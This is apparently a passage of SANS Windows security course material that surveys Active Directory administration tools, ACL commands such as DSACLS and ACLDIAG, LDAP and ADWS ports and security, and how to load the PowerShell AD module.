Active Directory (AD) is the main identity and authentication database in managed Windows environments. Domain controllers replicate changes to the AD database to each other within a domain so that there is one consistent multi-master replicated database of users, password hashes, groups, Organizational Units (OUs), and other information. The AD database and the domain controllers that maintain it are prime targets for hackers and malware. In this section, we will use PowerShell to search and update the AD database.

Active Directory Tools

Active Directory Administrative Center (ADAC)

- Graphical wrapper for PowerShell (DSAC.EXE).
- Show the history of PowerShell commands.
- Copy commands to the clipboard.

ADSI Edit

- Shows full distinguished name paths.
- Shows the real names of properties.



Active Directory Tools


There are a variety of graphical and command line tools for managing Active Directory. Most of these tools will be installed by default after you run Server Manager to install Active Directory. Others are downloaded from Microsoft's website or obtained from various third-party websites. Hence, expect that you'll need to build your own personal collection of binaries and scripts to keep in your AD toolbox. If you can't find one of the tools below, just search on the filename.

Microsoft Touch-Compatible AD Tools:

The following are graphical, touch-compatible management tools:

- Server Manager (in Server 2012 and later)
- Active Directory Administrative Center (in Server 2012 and later)


Modern management tools are often GUI wrappers around PowerShell commands and scripts, but this is not required. In the Active Directory Administrative Center (ADAC) tool, notice the "Windows PowerShell History" area at the very bottom: click the "^" arrow at the bottom right-hand corner to show real-time PowerShell commands.



Microsoft MMC Console Snap-Ins:

Many desktop GUI management tools are snap-ins for the Microsoft Management Console (MMC.EXE):

- Active Directory Users and Computers
- Active Directory Domains and Trusts
- Active Directory Sites and Services
- Active Directory Schema
- Group Policy Management (GPMC)
- ADSI Edit



If the Schema Manager snap-in is missing when you try to add it, you will need to register its DLL (schmmgmt.dll) with the operating system using REGSVR32.EXE. Follow the instructions in the next *Try It Now!* exercise to do so.

Try It Now!

In an elevated command shell, execute "regsvr32.exe schmmgmt.dll" > click OK in the dialog box that appears. Now execute "mmc.exe" > File menu > Add/Remove Snap-In > Add > Active Directory Schema.

The ADSI Edit snap-in gives direct, low-level access to the various partitions or "naming contexts" of the AD database. ADSI Edit is like REGEDIT.EXE, but not for the registry, for the AD database. ADSI Edit shows the full, distinguished name paths to all the objects in AD. It also shows the real (often hidden) names of properties of objects, which is very useful when the true names of properties have different display names in graphical tools. The true names of properties are usually required when using PowerShell.


AD PowerShell Cmdlets

Active Directory can be managed entirely with PowerShell 2.0 or later. To see your Active Directory cmdlets, open PowerShell elevated and run:

```
Import-Module -Name ActiveDirectory  
  
Get-Help *-AD*
```


PowerShell AD ACL Scanner

A graphical application for viewing, comparing, exporting, auditing, and searching AD permissions is AD ACL Scanner (<https://github.com/canix1/ADACLScanner>). This GUI app is written 100% in PowerShell. ACL data can be exported to HTML or CSV files for easy comparison and analysis.



BloodHound

BloodHound (<https://github.com/BloodHoundAD/BloodHound>) is a free graphical web-based application to visualize complex user, computer, and group relationships as they pertain to Active Directory permissions and other privilege escalation pathways to gain control over computers and domain controllers. Attackers can use BloodHound to plan how to most efficiently upgrade their existing privileges in an AD environment already partially compromised. Defenders can use BloodHound to identify mistakes and vulnerabilities in the configuration of an AD forest in order to block these attackers.



Remote Server Administration Tools (RSAT)

A package of tools can be downloaded from Microsoft for free to be installed on Windows Vista or later for the sake of administering Active Directory and Server 2008 or later (KB941314). This package is called the "Remote Server Administration Tools (RSAT)." Installing RSAT is how to install the Group Policy Management Console (GPMC) on a client OS.

Microsoft's AD Command-Line EXE Tools:

Permissions and Trusts

- ACLDIAG.EXE: Displays permissions on AD objects.
- DSACLS.EXE: Manage ACLs on AD objects (good for scripts!).
- DSREVOKE.EXE: View or delete AD permissions.
- ENUMPROP.EXE: LDAP and permissions browser.
- SDCHECK.EXE: Checks the Security Descriptor of AD objects.
- NETDOM.EXE: Manage trusts and computer domain memberships.
- NLTEST.EXE: Manage NetLogon service and DCs, updated for AD.

Import/Export and Bulk Management

- CSVDE.EXE: Import/export AD data to a comma-delimited text file.
- LDIFDE.EXE: Import/export bulk AD data to a text file (KB237677).
- MOVETREE.EXE: Move objects between domains.
- DSADD.EXE: Add objects to AD.
- DSGET.EXE: Display properties of selected AD objects.
- DSMOD.EXE: Modify objects in AD.
- DSMOVE.EXE: Move or rename objects in AD.
- DSQUERY.EXE: Find types of objects in AD.
- DSRM.EXE: Remove or delete objects in AD.

Replication and Troubleshooting

- DCDIAG.EXE: Comprehensive troubleshooting diagnostics.
- DNSCMD.EXE: Troubleshooting and managing DNS.
- DSASTAT.EXE: Compares AD data between multiple servers.
- DSMGMT.EXE: Maintain AD store, manage FSMO servers, clean metadata, perform AD recovery tasks, delegate roles, and more.
- NETDIAG.EXE: Tests operation of IP, DNS, Trusts, Kerberos, etc.
- NTDSUTIL.EXE: Maintain AD store, manage FSMO servers, clean metadata, perform AD recovery tasks, and more.
- REPADMIN.EXE: Monitor and manage replication links and the KCC.
This is something like a command line version of REPLMON.EXE.

DSACLS.EXE

DSACLS.EXE is a Support Tool that is the command line equivalent of the Security tab on AD objects. An advantage of DSACLS is that it can edit permissions on an item

without overwriting the item's other permissions. The utility can also control inheritance and reset permissions back to the defaults defined in the Schema.

Display Permissions, Owner, and Audit Settings (/A)

To show the permissions on the Guest account, as well as its owner and audit settings, you would execute the following (without /A, only permissions shown):

```
Dsac ls.exe "cn=Guest,cn=Users,dc=testing,dc=local" /A
```

Restore Default Permissions from Schema (/S and /T)

When a new object is created in AD, it can inherit permissions from its container, but that object's initial explicit permissions come from its class definition in the schema. The schema not only defines an object's structure, but also that object's default permissions. DSACLS.EXE can reset an object's explicit permissions back to their "factory defaults" when mistakes have been made customizing its ACL (/S). You can do the same for an entire OU and everything inside it (/S /T).

The ability to restore explicit permissions to their schema defaults is *extremely* useful. For example, if you accidentally mangle the permissions on a few thousand user accounts (or any type of object) and you want to fix it before anyone else notices, try this:

1. Create a new, temporary OU.
2. Move the objects into the new OU.
3. Use DSACLS.EXE to restore all those objects to their default permissions.
4. Move the objects back into their old OU.
5. Delete the temporary OU.

If the permissions were mangled on the OU itself, just edit its ACL by hand to match the ACL for the organizationalUnit class. Be wary of using DSACLS.EXE on the old OU itself because you'll likely reset the default permissions on everything *in* the OU too (if you use the /T switch). If that's what you want, fine, but the steps above assume there are *other* things in the OU besides the mangled user accounts.

Another use is when you wish to change the default permissions on all objects of a certain class. You'll modify the ACL on the class in the schema, which will affect all new objects based on it, then you'll use DSACLS.EXE to reset all the existing objects of that type to their (new) schema defaults.

Let's look at some command line examples. If you wanted to reset the default explicit permissions on a user account named "Bob":

```
dsac ls.exe "cn=Bob,ou=Boston,dc=testing,dc=local" /S
```

If you wanted to reset the default permissions on *all the objects in* the Boston OU, the command line would look like this (careful of the /T switch!):


```
dsac ls.exe "ou=East_Coast,dc=testing,dc=local" /S /T
```

ACLDIAG.EXE

ACLDIAG.EXE is a Microsoft tool for viewing AD permissions and audit settings. Search for it on Microsoft's website; it is not installed by default.

ACLDIAG.EXE can do the following:

- Display the final, cumulative, effective permissions and audit settings a user or group has to an item in AD in a user-friendly format.
- Compare AD permissions against the default permissions from the schema.
- Fix permissions set with the Delegation of Control Wizard using a built-in template (this amounts to simply reapplying the template from the command line).
- Dump AD permissions in a tab-delimited format suitable for import into a spreadsheet or database.



```
F:\>acldiag "cn=Administrator,cn=users,dc=sans,dc=org" | findstr "Everyone"
Allow \Everyone Change Password
Audit Successful and Failed Create all subobjects attempts by \Everyone
Audit Successful and Failed Delete all subobjects attempts by \Everyone
Audit Successful and Failed Write all properties attempts by \Everyone
Audit Successful and Failed All control accesses attempts by \Everyone
Audit Successful and Failed Modify Membership attempts by \Everyone
Audit Successful and Failed Create all subobjects attempts by \Everyone
Audit Successful and Failed Delete all subobjects attempts by \Everyone
Audit Successful and Failed Write all properties attempts by \Everyone
Audit Successful and Failed All control accesses attempts by \Everyone
Audit Successful and Failed Modify Membership attempts by \Everyone
F:\>_
```

The following screenshot shows a tab-delimited ACL produced by ACLDIAG.EXE, imported into a spreadsheet for analysis. This capability is very important for conducting automated audits of AD access control lists. A script could dump all ACLs into a database, compare them against a similar dump from three months ago, then list all the differences. Having such a comparison baseline is also useful for troubleshooting.

	A	B	C	D
45	This object	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	List contents (from dc=sans,dc=org)
46	All Subobjects	Allow	BUILTIN\Administrators	Create all subobjects (from dc=sans,dc=org)
47	All Subobjects	Allow	BUILTIN\Administrators	Read all properties (from dc=sans,dc=org)
48	All Subobjects	Allow	BUILTIN\Administrators	Write all properties (from dc=sans,dc=org)
49	All Subobjects	Allow	BUILTIN\Administrators	List contents (from dc=sans,dc=org)
50	All Subobjects	Allow	BUILTIN\Administrators	List object (from dc=sans,dc=org)
51	All Subobjects	Allow	BUILTIN\Administrators	All control accesses (from dc=sans,dc=org)
52	All Subobjects	Allow	BUILTIN\Administrators	Modify Membership (from dc=sans,dc=org)
53	All Subobjects	Allow	SANS\Enterprise Admins	Create all subobjects (from dc=sans,dc=org)
54	All Subobjects	Allow	SANS\Enterprise Admins	Delete all subobjects (from dc=sans,dc=org)
55	All Subobjects	Allow	SANS\Enterprise Admins	Read all properties (from dc=sans,dc=org)
56	All Subobjects	Allow	SANS\Enterprise Admins	Write all properties (from dc=sans,dc=org)
57	All Subobjects	Allow	SANS\Enterprise Admins	List contents (from dc=sans,dc=org)
58	All Subobjects	Allow	SANS\Enterprise Admins	List object (from dc=sans,dc=org)
59	All Subobjects	Allow	SANS\Enterprise Admins	All control accesses (from dc=sans,dc=org)
60	All Subobjects	Allow	SANS\Enterprise Admins	Modify Membership (from dc=sans,dc=org)
61	All Subobjects	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	List contents (from dc=sans,dc=org)
62	Group objects	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	Read all properties Inherited permission.
63	Group objects	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	List contents Inherited permission.
64	Group objects	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	List object Inherited permission.
65	User objects	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	Read all properties Inherited permission.
66	User objects	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	List contents Inherited permission.
67	User objects	Allow	BUILTIN\Pre-Windows 2000 Compatible Access	List object Inherited permission.

SDCHECK.EXE

SDCHECK.EXE displays ACL information in a very detailed format. It cannot be used to change permissions or audit settings. A useful aspect of the tool is that it shows both inherited and explicit permissions, and gives the parent container from which an inherited permission was inherited. Search for it on Microsoft's website.

DSREVOKE.EXE

DSREVOKE is a separate download from Microsoft. It recursively displays or deletes AD permissions for a specified user or group at your specified OU and its sub-OUs. However, the tool cannot remove permissions set on non-OU containers or other non-OU objects unless those permissions were inherited from a parent OU. The tool also cannot remove permissions set within the Schema or Configuration naming contexts.

Microsoft's Active Directory Migration Tools:

- **ADPREP.EXE:** This tool must be run on the Schema FSMO master (/forestprep) and all Infrastructure FSMO masters (/domainprep) in all domains prior to upgrading AD. Search for the tool on Microsoft's website.
- **Active Directory Migration Tool (ADMT):** The ADMT is the primary tool for migrating your current Windows domain(s) to a more recent version. This is also the best tool for consolidating multiple domains into one. Make sure to use the latest version; it is updated periodically.
- **CLONEPRINCIPAL Scripts:** These VBScript scripts use COM+ components to create mirror user, group, and computer accounts in another domain (in another

forest) which possess the same SIDs as the originals; this is useful for creating a parallel forest while preserving the original upgraded forest as a fallback position; the scripts and DLLs include Clonepr.dll, Clone-gg.vbs, Clone-ggu.vbs, Clone-lg.vbs, Clone-pr.vbs, Sidhist.vbs, ADsSecurity.dll, and ADsError.dll.

JoeWare Tools

A popular website for Windows tools is <http://www.joeware.net/freetools/>, including a collection of free tools for Active Directory. Don't be fooled by the clunky-looking website; the tools are regularly updated and the documentation is nice. These tools can be run from within either CMD.EXE or PowerShell. Some of the more interesting tools include:

- ADFIND.EXE: Better than Microsoft's own DSGET or DSQUERY, it's a flexible search tool that can also show deleted items and server-side query performance statistics. Very nice for automating security audits.
- ADMOD.EXE: Better than Microsoft's own DSMOD or DSRM, a tool to modify, create, delete, or *undelete* objects in AD.
- ATSN.EXE: Matches IP addresses to their AD sites, or lack thereof.
- OLDCMP.EXE: A safe way to list or delete old computer or user accounts.
- SECDATA.EXE: Dump the important properties of user and computer objects to a properly formatted CSV file that can be easily parsed or imported to Excel.
- UNLOCK.EXE: Flexible way of displaying or unlocking locked accounts.

ADRESTORE.EXE

One of the many cool tools from Sysinternals is the free ADRESTORE.EXE utility for restoring deleted AD objects in Windows Server 2003 and later. Microsoft even has a KB article on how to use it: KB840001. You can get all the Sysinternals tools from <https://docs.microsoft.com/en-us/sysinternals/>.

ADSI Scripting Support

Active Directory can be managed entirely through scripts. The scripts can be written in VBScript, PowerShell, JScript, Perl, or any other language, as long as the script can use the ADSI interface.

The Active Directory Services Interface (ADSI) exposes an easy-to-use interface for scripting the management of AD. Despite its name, ADSI is a generic interface for any vendor's directory services, Microsoft's or otherwise.

PowerShell also provides access to the *System.DirectoryServices* classes in the .NET Framework for managing Active Directory.

What Is LDAP and LDP.EXE?

The main protocol used to query and edit AD is the Lightweight Directory Access Protocol (see RFC 2251 and KB221606 for more information about LDAP). LDAP is an industry-standard protocol for accessing many types of directory databases besides AD. Microsoft also has a generic LDAP client named LDP.EXE.

LDAP servers listen on ports TCP 389 and 636 by default. The Global Catalog service listening on ports TCP 3268 and 3269 is actually an LDAP server. LDAP over TLS on TCP ports 636 and 3269 requires the installation of a digital certificate on the domain controller (KB247078).

LDP.EXE is a query and edit utility for AD that allows explicit control over many LDAP parameters; it can be very useful for troubleshooting and hacking (KB224543).

Secure LDAP Administration Traffic

Windows Server 2003 and later signs and encrypts its LDAP management traffic by default, and virtually all the AD administration tools that come with Windows 2003 and later will use secure LDAP when connecting to other domain controllers. For server authentication, it's best to install a TLS-compatible certificate from one's own PKI.

Active Directory-Related Port Numbers and Protocols

These are the TCP and UDP port numbers related to Active Directory.

Active Directory-Related Port Numbers		
Port Number	Protocol	Description
3268	TCP	Global Catalog with LDAP
3269	TCP	Global Catalog with LDAP and TLS encryption
9389	TCP	Active Directory Web Service for PowerShell
464	TCP and UDP	Kerberos Change Password
88	TCP and UDP	Kerberos Authentication
636	TCP	LDAP over TLS
389	TCP and UDP	Lightweight Directory Access Protocol (LDAP)
137	UDP	NetBIOS Query Requests
138	UDP	NetBIOS Query Responses
139	TCP	NetBIOS Session (mainly for older SMB)
135	TCP	RPC Endpoint Mapper
445	TCP	SMB without NetBIOS
42	TCP	WINS replication

Active Directory Web Service (ADWS)**PowerShell talks to ADWS on the controller****Active Directory Web Service (ADWS)**

- ADWS service must be on at least one domain controller.
- ADWS = Active Directory Web Services (TCP/9389).
- ADWS can use TLS if a certificate is installed.
- ADWS built into Server 2008-R2 and later by default.

Active Directory Web Service (ADWS)

Windows PowerShell 2.0 and later includes cmdlets for managing Active Directory (AD). PowerShell can be used to create, modify, query, and delete objects in AD.

These PowerShell cmdlets talk to the Active Directory Web Service (ADWS) running on domain controllers. ADWS is a SOAP-based web service using protocols such as WS-Transfer and WS-Enumeration on TCP port 9389. As an XML web service, ADWS can use TLS to encrypt traffic and to authenticate the target domain controller.

Requirements

To use PowerShell to manage Active Directory, you must run PowerShell 2.0 or later from a Windows 7 or Server 2008-R2 or later computer.

At least one domain controller in the domain must be running one or the other of the following services:

- Active Directory Web Service (ADWS)
- Active Directory Management Gateway Service (ADMGS)

These services both do approximately the same thing, but the two products are for different versions of Windows Server (the second being obsolete):

- ADWS: Built into Server 2008-R2 or later domain controllers by default.
- ADMGS: Manually installed on Server 2003/2003-R2/2008 domain controllers.

Simply installing Active Directory on Server 2008-R2 or later will turn that box into a domain controller and will install and enable the ADWS service. Nothing else must be done to install ADWS.

For Server 2003/2003-R2/2008, you'll have to download and install ADMGS manually (the download URL has changed many times; please search on "site:microsoft.com management gateway service adws" to find the latest link). These operating systems are obsolete, however, and should be upgraded as soon as possible. This manual will only discuss the ADWS service.

ADWS Service Security

ADWS is a standard background service on domain controllers. It runs as System. It can be seen in the graphical Services snap-in and managed through PowerShell:

```
Get-Service -Name ADWS  
  
Restart-Service -Name ADWS
```

The binaries and configuration file for ADWS are stored in C:\Windows\ADWS\.

ADWS has its own listening port (TCP/9389) separate from the ports for LDAP (TCP/389/636) and the Global Catalog (TCP/3268/3269). ADWS as a service does not in fact use the LDAP protocol.

ADWS uses a variety of SOAP-based web protocols as described in Microsoft technical documents [MS-WSDS], [MS-WSPELD], [MS-WSTIM], and [MS-ADCAP]. (To find these documents, do a search on their names, including the square brackets.) These web protocols may use Kerberos, NTLM, or plaintext password authentication, depending on the protocol used. The authentication traffic can be encrypted with TLS.

ADWS will automatically use TLS if a digital certificate is installed from a trusted Certification Authority (CA). The certificate must be marked as valid for the "server authentication" enhanced key usage (with OID number 1.3.6.1.5.5.7.3.1). The fully qualified domain name(s) of the controller must be in both the CN entry of the Subject field of the certificate and also in the Subject Alternative Name (SAN) field of the certificate. If the controller has both internal and external FQDNs, the internal FQDN must be listed first in the SAN field. And of course the certificate must be from a trusted CA, not expired, and not revoked. ADWS uses the same TCP port number in all cases.

Use perimeter and host-based firewalls to secure access to TCP port 9389 on domain controllers. IPsec with group membership restrictions is also recommended. Network administrators should use smart cards or good passphrases too.

Active Directory permissions and auditing are also engaged when interacting with the controller through the ADWS service. AD permissions and auditing are discussed elsewhere this week.

On Your Computer

```
cd C:\SANS\Day3\ActiveDirectory
```

```
ise .\Active_Directory.ps1
```

```
# Code from the next several  
# slides are in this script...
```



SANS

SEC505 | Securing Windows

On Your Computer

To open a PowerShell script with many AD examples, please run:

```
Cd C:\SANS\Day3\ActiveDirectory
```

```
ise .\Active_Directory.ps1
```

Don't forget that you can select one or more lines of code and click the "Run Selection" button (or press F8) to execute just the highlighted lines of code.

The next several slides show code examples from the above script. Please follow along and run selected lines together with the instructor. This is like a guided group lab.

The PowerShell Active Directory Module

Load the Active Directory module:

```
Import-Module -Name ActiveDirectory
```

```
Get-Command -Module ActiveDirectory
```

Switch into the AD drive and browse:

```
C:\> cd AD:\  
AD:\> cd "dc=testing,dc=local"  
AD:\dc=testing,dc=local> dir
```

SANS

SEC505 | Securing Windows

The PowerShell Active Directory Module

The Active Directory PowerShell module includes cmdlets for talking to the ADWS service on domain controllers. All the coding examples in the pages that follow require the AD PowerShell module to be available on the machine where the PowerShell commands will be run. This does not have to be on a domain controller.

Active Directory Module Installed by Default on Controllers

On domain controllers running Server 2008 R2 or later, the AD module is installed by default. There's nothing you have to do.

On domain controllers older than Server 2008 R2, it is recommended that you do not attempt to install the AD module on the controller itself. Remember, the ADWS service (or the obsolete ADMGS service) is not a part of and does not require the AD PowerShell module to be installed in order to run that service.

Install the Active Directory Module on Member Servers

To install the module on member servers (non-domain controllers) running on Windows Server 2008-R2 or later, open the Server Manager console > Manage menu > Add Roles and Features > click Next four more times until you get to the list of Features > Remote Server Administration Tools > Role Administration Tools > AD DS and AD LDS Tools > check the box for "Active Directory Module for Windows PowerShell" > click Next a few more times > Install.

Or, instead of using Server Manager, it might be easier to simply run:

```
Add-WindowsFeature RSAT-AD-PowerShell
```

Install the Active Directory Module on Workstations

To install the AD module on Windows 7 or later client operating systems, download and install the latest version of the Remote Server Administration Tools (RSAT) from Microsoft's website. There are multiple versions of the RSAT tools, so make sure to get the latest version for whatever OS you have on your workstation.

On Windows 7, though, you must next go to Control Panel > Programs and Features > Turn Windows Features On or Off > Remote Server Administration Tools.

On Windows 8 and later, there is nothing else you have to do after installing RSAT. Once RSAT is installed, the AD module immediately becomes available for use.

Once RSAT is installed and enabled, the AD module is available for use on your workstation. Your AD cmdlets will talk to the ADWS service on domain controllers over the network. You do not need to remote or RDP into a controller first.

Load the AD Module to Test Access

To load the AD module into your current PowerShell process, run:

```
Import-Module -Name ActiveDirectory
```

To see all your currently loaded modules, run the following, then look for the ActiveDirectory module:

```
Get-Command -Module ActiveDirectory
```

And of course you can search these new cmdlets for help information (*verb-ADnoun*):


```
Get-Help *-AD*
```

Browse the Active Directory Drive

If your computer is a domain member, then after loading the AD module, a new provider drive named "AD:\" is automatically created for you. You can change location into it and list its contents just like you can list files in a folder. Note that the AD paths are in X.500 distinguished name format, e.g., if the DNS name of your domain is "testing.local", then the distinguished name of your domain is "dc=testing,dc=local".

